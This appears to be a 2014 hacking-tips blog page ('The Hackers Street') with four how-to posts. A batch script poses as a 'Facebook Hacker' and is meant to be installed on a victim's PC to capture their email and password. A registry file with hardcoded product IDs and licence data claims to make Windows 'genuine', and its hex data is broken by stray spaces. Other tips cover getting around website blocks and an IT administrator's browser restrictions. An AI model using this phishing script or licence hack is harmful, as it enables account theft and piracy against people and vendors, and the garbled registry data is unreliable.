Ofer For You (1)

Sunday, 13 July 2014

How To Make Your Window Genuine

Admin Kunal Vohra Brings Up the Max. Utility Trick Here For You


How To Make Your Window Genuine


1. Open up Notepad.


2. Copy the following code and paste it in notepad.

Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\Mi crosoft\Windows NT\CurrentVersion\WPAEvents]
"OOBETimer"=hex:ff,d5,71,d6,8b ,6a,8d,6f,d5,33, 93,f d
"LastWPAEventLogged"=hex:d5,07 ,05,00,06,00,07, 00,0 f,00,38,00,24,00,fd,02
[HKEY_LOCAL_MACHINE\SOFTWARE\Mi crosoft\Windows NT\CurrentVersion]
"CurrentBuild"="1.511.1 () (Obsolete data - do not use)"
"InstallDate"=dword:427cdd 95
"ProductId"="69831-640-1780577-45389"
"DigitalProductId"=hex:a4,00,0 0,00,03,00,00,00 ,36, 39,38,33,31,2d,36,34,30,2d,\
31,37,38,30,35,37,37,2d,34,35, 33,38,39,00,5a,00,00 ,00,41,32,32,2d,30,30,30,\
30,31,00,00,00,00,00,00,00,00, 0d,04,89,b2,15,1b,c4 ,ee,62,4f,e6,64,6f,01,00,\
00,00,00,00,27,ed,85,43,a2,20, 01,00,00,00,00,00,00 ,00,00,00,00,00,00,00,00,\
00,00,00,00,00,00,00,00,00,00, 00,31,34,35,30,34,00 ,00,00,00,00,00,00,ce,0e,\
00,00,12,42,15,a0,00,08,00,00, 87,01,00,00,00,00,00 ,00,00,00,00,00,00,00,00,\
00,00,00,00,00,00,00,00,00,00, 00,00,00,00,00,00,00 ,94,a2,b3,ac
"LicenseInfo"=hex:9e,bf,09,d0, 3a,76,a5,27,bb,f 2,da ,88,58,ce,58,e9,05,6b,0b,82,\
c3,74,ab,42,0d,fb,ee,c3,ea,57, d0,9d,67,a5,3d,6e,42 ,0d,60,c0,1a,70,24,46,16,\
0a,0a,ce,0d,b8,27,4a,46,53,f3, 17

3. Then save it in .reg extension. For example, save it as License.reg

4. Double click the saved file and click Yes if prompted.

5. DONE!

Still Having Problem..!!! Connect with Admin Kunal Vohra

Download Our Official Android App & Get Free Internet*

"The Hackers Street"

For Daily Updates

How To Make Your Own Keylogger

Here is the one of favourite trick byu the admin Kunal Vohra 

"How to Make a keylogger of your own"


So how to Create your own simple keylogger to hack every account like Facebook, Gmail, Yahoo etc..

You can create it using Notepad, and the only work u have to do just install that keylogger on him/her
PC and tell them that this is a Facebook Hacker when they type there Email And Password in it and you will get the Password from their PC.
Now start:-
(Facebook Hacker)

1. Create a folder named "Hacker" in C: drive in your computer (do not use quotes)

2. Copy the following codes and paste it in notepad and save it as BATCH file (extension)is .bat .
 ex: anyname.bat

@echo off
color a
title Facebook Hacking :Login:
cls
echo Please Enter Your Facebook Email Adress And Password
echo To Hack Any Facebook Account
echo.
echo.
cd "C:\Hacker"
set /p user=Email ID:
set /p pass=Password:
echo Username="%user%" Password="%pass%">hACKED.txt
echo.
echo.
echo Press any key to continue
pause >n
echo Loading.....
echo.
echo.
echo Enter E-Mail Id Of Victim
set /p user=Email ID:
echo Username="%user%">Victim.txt
echo.
echo Press any key to hack this ID
echo.
echo.
pause >
echo.
echo Processing...
echo.
echo.
echo.
echo.
echo.
pause >n

3.SAVE it in notepad as .bat file. (at anywhere SAY - Desktop).
4.Now open the that file
5.it will ask for your Facebook Email ID and Password.
Enter Email ID and Password in it.
6. Now it will ask for Victim EMAIL ID
Enter any ID( SAY - 111111@ ds.com).
7. After completing this go to that Folder that you created earlier named Hacker
open this folder.
Automatically you will get the Email IDs and Password in TEXT file.

NOTE : To convert these bat files to exe, use this .bat to .exe converter tool


That's all :)


Still Having Problem..!!! Connect with Admin Kunal Vohra

Download Our Official Android App & Get Free Internet*

"The Hackers Street"

For Daily Updates

How To Block And unblock Websites

As per promise Kunal Vohra bring this info for you


5 Ways To Unblock


1. Web proxies.

Web proxies are probably the most popular and easiest way to unblock websites. In layman’s terms, a proxy server is a server that sits between you and the site you are accessing. Instead of connecting directly to the blocked website, you connect to the proxy server, then the proxy connects to the website. Some of the most popular proxy sites are HideMyAss.com, Kortaz.com and Anonymouse.org

2. Use a VPN.

A Virtual Private Network, or a VPN as it’s commonly known, is basically like a tunnel. Rather than connecting to a website in the normal way, a VPN tunnels under the network, thereby hiding the traffic that 
passes through it. The main benefit this offers over a web proxy is that it’s far more secure because the traffic is encrypted., even your ISP can’t see what you’re doing. Another advantage a VPN offers over a web proxy, is that it allows any applications to use the encrypted tunnel, rather than just your web browser. Hotspot Shield and Free US VPN are two of the most popular free VPNs out there. If you need a faster premium VPN, I’d recommend Pure VPN


3. How to unblock websites with Firefox add-on.

If you’re a Firefox user, you can use an add-on called Foxy Proxy. With a simple click, you can turn online anonymity on or off.


4. How to unblock websites with Google Chrome Extension

If you use Google Chrome, you can install the browser extension Proxy Switchy


5. Use Google cache.

Go to Google.com, then in the search box, type cache: before the address of the blocked website. So if for example http://www.facebook.com was blocked, you would type cache:http://facebook.com


How to block websites:



It is possible when,we know about host file.host file basically present in c drive. it is common part of operating system.host file is one of several system that help us in addressing network node in a computer network.This is way to go host fileC:/Windows/System32/drivers /etc. When,you will go this way,then you will see this type of image


Now click on Host file and also in this step you are asked for choose the program you want to use to open this filefile then choose only notepad .

1 Open the host.file in notepad.

2 Now enter 127.0.0.1 (127.0.0.1 This ip address must be included) and the "website you want block " without quotes as shown in Image Below:


4 If you want to block many site,then similar type

 127.0.0.1 www.google.co.in
 127.0.0.1 www.yahoo.com
 127.0.0.1 www.facebook.com


Still Having Problem..!!! Connect with Admin Kunal Vohra

Download Our Official Android App & Get Free Internet*

"The Hackers Street"

For Daily Updates

How To Surf Web Without Browser


Yeah on your Demand Kunal Vohra has awesome trick to bypass all the firewalls of this world.


Ever find yourself sitting in front of a computer where Internet Explorer or Firefox was blocked by IT
Administrator, and restricted you from installing any software?
 If that PC is running Windows XP, then there is chance for you to still surf Internet.


Just follow these simple steps: 

Open any windows applications like calculator or word pad or notepad.
Ex: 1. Open Calculator or any windows application
 Start> ProgramFiles> Accessories> Calculator.

2. In Calculator, go to Help> Help Topics.
3. Right click on the left hand side of the title bar and click on 'Jump to URL'.

4. Type in the URL and make sure include the 'http://' at the beginning.
(OR)
Here’s how to do:
1. Open Notepad
2. Click on tab Help > Help Topics

3. In Help Topics Tab > Right Click in the blue bar > then choice Jump to URL…

4. Type in the web address you want to open, you have to use “http://”                      
And enjoy......


 The Above Procedure Was For Win XP. 


Now Its Time To Learn For Windows 7:


STEPS TO BROWSE INTERNET WITHOUT A BROWSER


STEP ONE: OPEN A FOLDER (any folder! Such as "my documents" or one on your desktop)


STEP TWO: LOOK FOR THE ADDRESS BAR

STEP THREE: Type a url into the address bar (ie: www.google.com or http://www.google.com)

You're now using a folder to browse the internet!

Or You Can Do It By Another Way:

Logon to Windows 7 computer with any account on which you want to configure above mentioned settings.
Right click on the taskbar and from the appeared menu go to Properties.
On Taskbar and Start Menu Properties box go to Toolbars tab.
From the available boxes check Address checkbox and click on Okbutton to save the changes you have made.


You will be displayed with the address bar at right corner of the taskbar.


Still Having Problem..!!! Connect with Admin Kunal Vohra

Download Our Official Android App & Get Free Internet*

"The Hackers Street"

For Daily Updates